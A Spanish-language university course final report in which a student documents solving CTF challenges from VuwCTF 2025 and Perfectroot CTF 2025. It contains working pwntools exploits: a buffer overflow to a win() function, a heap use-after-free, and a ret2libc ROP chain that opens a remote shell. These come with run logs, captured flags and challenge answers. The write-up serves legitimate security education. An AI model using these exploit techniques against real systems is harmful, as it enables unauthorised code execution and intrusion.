Introducción a la Ciberseguridad

Trabajo Final

Nombre, Apellido y Nro de Alumno: Austin Myles Barker n° 19299/4
Username de los CTF: myles_aus


- **(El email utilizado fue el proporcionado por la facultad austin.myles192994@alumnos.info.unlp.edu.ar)**


Equipo de los CTF: myles_aus

VuwCTF 2025


- **PWN**
  - **tōkaidō**
    - Al analizar el código **.c** del que disponemos, podemos notar ya una vulnerabilidad que nos servirá para poder llegar a la flag, la función **gets(buffer)**. Nuestra misión es hacer un **Buffer Overflow**, ya que al mirar el script en algún editor de código podemos ver, que el tamaño del buffer es de 16, así que será fácil calcular el offset que necesitamos para poder realizar el overflow. El mismo programa nos da la dirección base del programa enmascarada como “funny number”, así que se hará más sencillo obtener la dirección la función **win()** que nos dará la flag. En el script automatizado nos encargamos de recibir la dirección, a partir del binario proporcionando por el enunciado obtener la dirección de **win()**, sabemos que win() existe debido a que lo podemos encontrar como una función al analizar el ejecutable en Ghidra, construir el payload para poder hacer el return a la función, enviarlo y acceder a la flag.
    -

```python
from pwn import *

context.binary = binary = ELF('./tokaido') # el ejecutable del CTF.
p = remote('tokaido.challenges.2025.vuwctf.com', 9983)

p.recvuntil(b'funny number: ')
# Guardamos la dir de main.
leak_main = int(p.recvline().strip(), 16)
print(f"Dirección de la función main(): {hex(leak_main)}\n")

# Calculamos la dirección base y la de la función win() que esta en el .c y en el ejecutable.
# La base es: dirección_leak_main - offset_estático_main
binary.address = leak_main - binary.symbols['main']
print(f"Dirección Base: {hex(binary.address)}\n")

# Obtenemos la dirección de win desde el binario.
addr_win = binary.symbols['win']
print(f"Dirección de la función win(): {hex(addr_win)}\n")


# Construimos el Payload
offset = 24 # 16 buffer + 8 rbp.
payload = b'A' * offset
# Se agrego varias veces ya que existe la posibilidad que en la primera llamada no funcione.
# debido al if (attempts++ > 0)
payload += p64(addr_win)
payload += p64(addr_win)

# A veces funciona en la primera, a veces en la 2da. Hay que ejecutar al menos una vez el script.
p.sendline(payload)
p.interactive()
```

- 


- 

```
23  int main() {
24      // disable i/o buffering
25      setvbuf(stdin, NULL, _IONBF, 0);
26      setvbuf(stdout, NULL, _IONBF, 0);
27
28      printf("funny number: %p\n", main);
29      char buffer[16];
30      gets(buffer);
31      printf("You said: %s\n", buffer);
32      return 0;
33  }
```

- 

```
┌──(venv)─(kali㉿kali)-[~/Downloads/CTF Final/PWN]
└─$ python3 exploit.py
[*] '/home/kali/Downloads/CTF Final/PWN/tokaido'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    SHSTK:    Enabled
    IBT:      Enabled
    Stripped: No
[+] Opening connection to tokaido.challenges.2025.vuwctf.com on port 9983: Done
Dirección de la función main(): 0x5c28f9f2d2ce

Dirección Base: 0x5c28f9f2c000

Dirección de la función win(): 0x5c28f9f2d229

[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAA)\xd2\xf2\xf9(\^@^@)\xd2\xf2\xf9(\^@^@
You said: AAAAAAAAAAAAAAAAAAAAAAAA)\xd2\xf2\xf9(\
you win
not attempted
you win
VuwCTF{eastern_sea_route}[*] Got EOF while reading in interactive
$
```

- **VuwCTF{eastern_sea_route}**

- 

-

- **Reflexiones:**
  - En sí el CTF se hizo sencillo gracias a Ghidra, al analizar el ejecutable, con solo ver el nombre de la función ya dio una idea de a donde apuntaba el problema a resolver. El CTF es simple pero logró ser entretenido y no muy tedioso como otros que intente previamente para realizar el final.

- **fruit-ninja**
  - Luego de decompilar el código mediante la herramienta Ghidra obtendremos información que nos será muy útil.
  - La vulnerabilidad en este caso está relacionada al manejo de la Heap, nuestro objetivo es sobreescribir esta para que el puntero de la sección de memoria **leaderboard** apunte a un string que contenga el valor “Admin”. El programa posee un switch case que recibe diferentes opciones. Las opciones más importantes son la
    - **1** : Agregar una fruta, que posee un nombre y un valor, aunque lo más importante para obtener la flag es el nombre.
    - **2** : Función utilizada para eliminar las frutas agregadas previamente.
    - **6** : La utilizaremos para poder manipular la porción de datos donde se encuentra el nombre del player (Ahi se encuentra apuntando el puntero de **leaderboard**) durante la ejecución.

  - Al agregar una fruta con la primera opción, podemos ver que al borrar una fruta con la segunda opción, se libera la porción de memoria que ocupaba la fruta ingresada, pero en ningún momento se arregla o cambia la posición del puntero.

- Decompile: throw_away_fruit - (fruit_ninja)

```
  }
  else {
    printf("Enter index of fruit to throw away (0-%d): ",(ulong)(fruit_count - 1));
    iVar1 = __isoc99_scanf(&DAT_001022c8,&local_1c);
    if (iVar1 == 1) {
      getchar();
      if ((local_1c < 0) || (fruit_count <= local_1c)) {
        puts("Invalid index!");
      }
      else {
        local_18 = (void *)(&fruit_basket)[local_1c];
        if (local_18 == (void *)0x0) {
          puts("No fruit at this index!");
        }
        else {
          printf(&DAT_00102362,local_18);
          free(local_18);
          fruit_count = fruit_count + -1;
        }
      }
    }
    else {
```

- Con la función de resetear el leaderboard, el programa hace la alocación de memoria, se le asigna una porción de memoria libre, reutilizando esa porción de memoria. Se actualiza el puntero de **leaderboard**. Al eliminar una fruta, el leaderboard apuntará a la porción de memoria liberada.

- Decompile: reset_leaderboard - (fruit_ninja)

```
void reset_leaderboard(void)

{
  char *__dest;

  __dest = (char *)malloc(0x24);
  strcpy(__dest,leaderboard);
  __dest[0x20] = '\0';
  __dest[0x21] = '\0';
  __dest[0x22] = '\0';
  __dest[0x23] = '\0';
  free(leaderboard);
  leaderboard = __dest;
  puts("Leaderboard has been reset.");
  return;
}
```

- Para obtener la flag deberemos crear dos frutas, dan igual los nombres, lo importante es que nos servirá para manipular los punteros y poder escribir el leaderboard, borrar la primera fruta que ingresamos, de ahí resetear el leaderboard para reciclar la porción de memoria liberada, borrar la otra fruta nuevamente, ya que el puntero del leaderboard está en el índice 0, y ya que la variable interna "**fruit_count**" es mayor que 0, podemos liberar la memoria que usa leaderboard, y por último crearemos una fruta con el nombre 'Admin'


para poder acceder a la flag mediante la función 5.


- **Funciones:**

```python
from pwn import *

r = remote('fruit-ninja.challenges.2025.vuwctf.com', 9978)

context.binary = './fruit_ninja'

def crear_fruta(nombre, puntos=1):
    r.sendlineafter(b'Choice:', b'1')
    r.sendlineafter(b':', nombre)     # Nombre
    r.sendlineafter(b':', str(puntos).encode()) # Puntos

def borrar_fruta(indice):
    r.sendlineafter(b'Choice:', b'2')
    r.sendlineafter(b':', str(indice).encode())

def reset_leaderboard():
    r.sendlineafter(b'Choice:', b'6')

def ganar():
    r.sendlineafter(b'Choice:', b'5')
    print(r.recvall(timeout=2).decode())


```

- **Programa**

```python

# Creamos la fruta 0 que eliminaremos
crear_fruta(b'A') # Index 0
# Creamos la fruta 1 que va a ser pisada por el valor 'Player'
crear_fruta(b'B')  # Index 1

# Borramos la primera fruta. El puntero en el arreglo de Leaderboard seguirá apuntando al chunk liberado.
borrar_fruta(0)

# Al resetear, malloc recicla la porción de memoria de la fruta 0 porque acaba de ser liberado.
reset_leaderboard()

# al resetear el leaderboard este ahora apunta a porción_0, y fruit_basket[0] TAMBIÉN apunta a porción_0.
# intentamos borrar la fruta en el indice 0.
# Como fruit_count es 1 ya que la fruta B ocupa ese espacio,
# el programa nos deja acceder a la opción de borrado.
# Al borrar fruit_basket[0], estamos liberando la memoria que usa el Leaderboard.
borrar_fruta(0)

# Creamos una fruta con el nombre "Admin". El puntero de leaderboard va a leer esto y nos va a dejar acceder a la función.
crear_fruta(b'Admin')

# 6. Flag
ganar()
```

- 


- **VuwCTF{fr33_th3_h34p_sl1c3_th3_fr00t}**
- 


-


- **Reflexiones:**
  - Ejercicio bastante interesante en su planteo y desarrollo con su plataforma de interacción y su forma de obtener la flag. Costó un poco al principio el obtener la flag ya que a primeras instancias traté de enfocar el ejercicio por otro enfoque, luego ya más encaminado pensaba que era solamente necesario ingresar una fruta sola que posea el nombre de ‘Admin’. Pero requirió más análisis utilizando Ghidra.

- **MISC**
  - **Fortune Cookie**
  -


```
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Do not disturb the penguin.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Your lucky numbers are 75 101 101 112 32 103 111 105 110 103 33.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Your lucky numbers are 75 101 101 112 32 103 111 105 110 103 33.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Your lucky numbers are 75 101 101 112 32 103 111 105 110 103 33.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Patience is key.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Patience is key.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Your lucky numbers are 75 101 101 112 32 103 111 105 110 103 33.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Do not disturb the penguin.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Do not disturb the penguin.

┌──(kali㉿kali)-[~]
└─$ nc fortune-cookie.challenges.2025.vuwctf.com 17
Your flag is VuwCTF{om_nom_nom_bytes}
```


- **AutomatonCSC**
  - Solo tenemos a nuestra disposición esta página, analizando las rutas y haciendo un poco de bruteforcing, encontramos que existe la ruta '**/robots.txt**'.
  - 

  - Al acceder a la ruta '/robots.txt' veremos una nueva ruta oculta '**/robotnics_home_7x9k2m/**'.
  - 

  - Si accedemos a la ruta veremos este .html, y si nos ponemos a analizar el recurso encontraremos la flag.
  - 

    -

- 

- 

-

- **Reflexiones:**
  - Un ejercicio de Misc Bastante sencillo y tranquilo que me sirvió para calmar un poco los nervios de los anteriores que fueron un poco más pesados.

Challenge			Points	Solver	Solved At
AutomatonCSC		easy	100	myles_aus	just now
fortune-cookie		easy	100	myles_aus	1h ago
fruit-ninja		easy	304	myles_aus	2h ago
tōkaidō		easy	100	myles_aus	3h ago

Perfectroot CTF 2025

- **PWN**
  - **The Forbidden Fruit**
    - En este caso es un PWN del tipo Ret2Libc, nuevamente analizaremos todo con Ghidra y obtendremos información sobre el funcionamiento del programa.

- ```
  ┌──(kali㉿kali)-[~/Downloads/Perfectroot CTF
  └─$ ./chall
  Here you go: 0x7f047479b900
  ```

- ```
  Decompile: flaw - (chall)
  1
  2 void flaw(void)
  3
  4 {
  5   char local_48 [64];
  6
  7   printf("Here you go: %p\n",printf);
  8   gets(local_48);
  9   return;
  10 }
  11
  ```

- Se nos provee la dirección de **main()**, el cual ejecuta setup() que configura el buffering del programa, y ejecuta **flaw()** que nos da esa dirección.

- ```
  Decompile: main - (chall)
  1
  2 undefined8 main(void)
  3
  4 {
  5   setup();
  6   FUN_004010b0(0);
  7   setgid(0);
  8   flaw();
  9   return 0;
  10 }
  11
  ```

- Al ejecutar con checksec verificamos las protecciones de chall

- ```
  ┌──(kali㉿kali)-[~/Downloads/Perfectroot CTF/pwn/chall]
  └─$ checksec --file=chall
  RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
  Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   41 Symbols        No    0               2               chall
  ```

- No posee ni **Canary**, ni **PIE**.

- Ahora que tenemos que calcular el Offset para poder sobreescribir el buffer, en este caso sería 64 bytes del buffer local de **flaw()** y 8 bytes de **RBP**, necesitamos 72 bytes de payload.

- Calculamos la dirección base de libc y tendremos que armar la ROP Chain para poder llamar a **system("/bin/sh")** y poder acceder al servidor remoto. Buscamos en el binario el gadget '**pop rdi; ret**'

```python
from pwn import *

exe = './chall'
libc_path = './libc6.so'

# cargamos el binario y la libc en el contexto de pwntools
elf = context.binary = ELF(exe, checksec=False)
libc = ELF(libc_path, checksec=False)

p = remote('challenges2.perfectroot.wiki', 1235)

# agarramos la dirección que nos da el programa.
p.recvuntil(b"Here you go: ")
leak_str = p.recvline().strip()
printf_leak = int(leak_str, 16)

# calculamos dónde empieza la libc en memoria
libc.address = printf_leak - libc.symbols['printf']
print(f"Dirección base de Libc: {hex(libc.address)}")

# con pwn actualizamos las direcciones.
# Y tomamos la de bin_sh
system_addr = libc.symbols['system']
bin_sh_addr = next(libc.search(b'/bin/sh'))

print(f"Dirección de System: {hex(system_addr)}")
print(f"Dirección del /bin/sh: {hex(bin_sh_addr)}")
```

```python

# buscamos un gadget "pop rdi; ret" dentro del binario o la libc
# buscamos los gadgets en el binario.
rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret_gadget = rop.find_gadget(['ret'])[0]


# offset calculado: 64 bytes buffer + 8 bytes de RBP = 72 bytes
padding = b'A' * 72

payload = flat(
    padding,
    pop_rdi,        # en rdi ponemos la dirección de bin/sh
    bin_sh_addr,
    ret_gadget,
    system_addr     # llamamos system()
)

p.sendline(payload)
p.interactive()

# buscamos la flag en el servidor remoto con ls y la leemos con cat.

```

- ```
  └─$ python3 exploit.py
  [+] Opening connection to challenges2.perfectroot.wiki on port 1235: Done
  Dirección base de Libc: 0x77c26240c000
  Dirección de System: 0x77c262464750
  Dirección del /bin/sh: 0x77c2625d742f
  [*] Loaded 6 cached gadgets for './chall'
  [*] Switching to interactive mode
  $ ls
  chall
  flag.txt
  serve
  $ cat flag.txt
  r00t{g00d_0l_r0pping_f2898129c}
  $
  [*] Closed connection to challenges2.perfectroot.wiki port 1235
  ```
- **r00t{g00d_0l_r0pping_f2898129c}**
- 

Desafío	Categoría	Valor	Tiempo
The Forbidden Fruit	PWN	100	December 6th, 12:58:55 PM
- **Reflexiones:**
  - Este me genero muchos dolores de cabeza para poder darme cuenta que el ejercicio consistía en buscar un gadget para poder acceder a la shell, la construcción del payload fue lo
  ```

más sencillo, pero la parte que más costó fue todo lo que era el análisis del ejecutable en Ghidra para darme cuenta del enfoque final del ejercicio. Costó pero fue el más satisfactorio de terminar, aunque aun me queda por entender ciertas cosas de PWN.

- **Reversing**
  - **PerfectUser**
    -
```
__isoc99_scanf(&DAT_0010203c,&local_5c);
if (local_5c == 0x539) {
  local_18 = getenv("p3rf3ctr00t");
  if ((local_18 != (char *)0x0) && (iVar1 = strcmp(local_18,"TRUE"), iVar1 == 0)) {
    for (local_c = 0; local_c < 0x1f; local_c = local_c + 1) {
      local_c8[(int)local_c] = local_c8[(long)(int)local_c + 0x40] ^ local_d;
    }
    printf("Correct, see this: %s\n",local_c8);
    return 0;
  }
  puts("Correct, but not what I needed to see.");
}
else {
  puts("Incorrect.");
}
return 0;
```
      - El **getenv** bucsa la variable de entorno **p3rf3ctr00t**, compara su contenido con el **strcmp(local_18, “TRUE”)**
      - Tenemos que definir la variable de entorno con el valor TRUE.
    -
```
┌──(kali㉿kali)-[~/Downloads/Perfectroot CTF/rev]
└─$ ./perfetcuser
What is your name? aus
Hello, aus!
What is 13 + 37? 1337
Correct, but not what I needed to see.


┌──(kali㉿kali)-[~/Downloads/Perfectroot CTF/rev]
└─$ p3rf3ctr00t=TRUE ./perfetcuser
What is your name? aus
Hello, aus!
What is 13 + 37? 1337
Correct, see this: r00t{1234_welc0me_t0_th3_CTF!!}
```
      - **r00t{1234_welc0me_t0_th3_CTF!!}**
    -

PerfectUser	Rev	50	December 6th, 1:14:03 PM

